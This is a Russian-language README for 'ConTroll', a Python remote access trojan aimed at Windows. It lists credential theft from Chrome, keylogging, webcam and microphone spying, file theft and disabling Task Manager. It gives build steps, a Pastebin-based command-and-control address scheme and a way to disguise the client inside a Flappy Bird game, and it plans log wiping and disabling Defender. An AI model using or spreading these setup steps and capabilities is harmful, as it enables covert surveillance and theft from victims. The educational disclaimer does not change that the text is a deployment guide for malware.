


ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ
ConTroll предназначен только для образовательных/исследовательских целей. Автор НЕ несёт никакой ответственности и/или обязательств за то, как вы решите использовать любые инструменты/исходный код/любые предоставленные файлы. Автор и любые связанные с ним лица не несут ответственности за любые потери и/или ущерб, возникшие в связи с использованием ЛЮБЫХ файлов, предоставленных с ConTroll. Используя ConTroll или любые включённые файлы, вы понимаете, что СОГЛАШАЕТЕСЬ ИСПОЛЬЗОВАТЬ ИХ НА СВОЙ РИСК.
Ещё раз: ConTroll и ВСЕ включённые файлы предназначены ТОЛЬКО для ОБРАЗОВАТЕЛЬНЫХ и/или ИССЛЕДОВАТЕЛЬСКИХ целей. ConTroll предназначен ТОЛЬКО для использования в ваших собственных лабораториях пентеста или с явного согласия владельца тестируемого имущества.
ConTroll - Remote Access Trojan (RAT) / Троян удалённого доступа
Смотреть презентационное видео здесь
Создан троян удалённого доступа, который устанавливает административный контроль над любой Windows-машиной, которую он скомпрометирует.
ОБНОВЛЕНИЯ ПОСЛЕ ВИДЕОПРЕЗЕНТАЦИИ
- Удалённое обновление IP-адреса и порта, с которыми должен связываться клиент
- Ввод IP-адреса при запуске сервера
- Отключение диспетчера задач
Возможности

- Блокировка экрана жертвы.
- Автопереподключение к серверу.
- Создание пользовательского всплывающего окна.
- Захват файлов с машины жертвы.
- Получение информации о машине жертвы.
- Кража сохранённых паролей из Chrome.
- Активация веб-камеры и запись видео.
- Активация микрофона и запись звука.
- Завершение любого процесса, запущенного на машине жертвы.
- Мониторинг поведения пользователя с помощью функций кейлоггера (нажатия клавиш и скриншоты).
- Отключение диспетчера задач. (ВНИМАНИЕ: ВЫ, ВОЗМОЖНО, ЗАХОТИТЕ ОТКЛЮЧИТЬ ЭТУ ФУНКЦИЮ ПРИ ЛОКАЛЬНОМ ЗАПУСКЕ)
Требования
Вам НУЖНА 32-битная архитектура ОС для сборки бинарных файлов. Поэтому используйте 32-битную систему Windows или Unix для запуска и сборки кода
- python 2.x
- opencv
- numpy
- pyhook
- pythoncom
- pyinstaller
- pygame
- py2exe
- pyAudio
Использование
НОВОЕ
СОЗДАЙТЕ АККАУНТ НА PASTEBIN, СОЗДАЙТЕ НОВУЮ ВСТАВКУ (PASTE) С IP-АДРЕСОМ И НОМЕРОМ ПОРТА, НА КОТОРЫЕ КЛИЕНТ ДОЛЖЕН ОТПРАВЛЯТЬ ОТВЕТЫ. IP-АДРЕС И НОМЕР ПОРТА ДОЛЖНЫ БЫТЬ РАЗДЕЛЕНЫ ДВОЕТОЧИЕМ, КАК ЭТО: 192.168.12.14:5000. ПОСЛЕ СОЗДАНИЯ ПОСТА НАЖМИТЕ НА RAW, ЭТО ДОЛЖНО ПЕРЕНАПРАВИТЬ ВАС НА СТРАНИЦУ, СОДЕРЖАЩУЮ ТОЛЬКО IP-АДРЕС И НОМЕР ПОРТА; СКОПИРУЙТЕ ЭТУ ССЫЛКУ И ВСТАВЬТЕ ЕЁ В CLIENT.PYW В ФУНКЦИИ getIpAddress. ЕСЛИ ПО КАКОЙ-ЛИБО ПРИЧИНЕ ВЫ ХОТИТЕ ОБНОВИТЬ IP-АДРЕС И/ИЛИ ПОРТ, НА КОТОРЫЙ ДОЛЖЕН ОРИЕНТИРОВАТЬСЯ КЛИЕНТ, ВОЙДИТЕ В СВОЙ АККАУНТ НА PASTEBIN, ВНЕСИТЕ ИЗМЕНЕНИЯ, СОХРАНИТЕ ИХ — И КЛИЕНТ ПРИМЕТ ЭТИ ИЗМЕНЕНИЯ.
- Клонируйте репозиторий
git clone https://github.com/Lithium95/ConTroll_Remote_Access_Trojan.git
- Установите opencv и numpy из requirements.txt
python -m pip install -r requirements.txt
-
Скачайте и установите pyHook
-
Скачайте и установите pythoncom
-
Скачайте wheel-файл pyAudio
-
Установите wheel-файл
python -m pip install PyAudio-0.2.11-cp27-cp27m-win32.whl
- Используйте pyinstaller для сборки бинарного файла клиента
python pyinstaller.py --onefile --windowed client.pyw
Пропустите следующие 2 шага, если вы не хотите использовать игру flappy bird
- Настройте локальный сервер для размещения client.exe. Используйте live-server
live-server --port=8081
- Используйте py2exe для сборки игры flappy bird
python setup.py
Исполняемый файл для игры flappy bird будет находиться в папке 'dist'
- Запустите сервер
python server.py
- Дождитесь подключения клиента
В планах (ToDo)
- Сделать RAT кроссплатформенным
- Очистка журналов System, Security и Application
- Шифрование связи между сервером и клиентом
- Изменение свойств файлов: «доступен», «создан» и «изменён»
- Включение/отключение таких служб, как RDP, UAC и Windows Defender
 lithium876/controll_remote_access_trojan








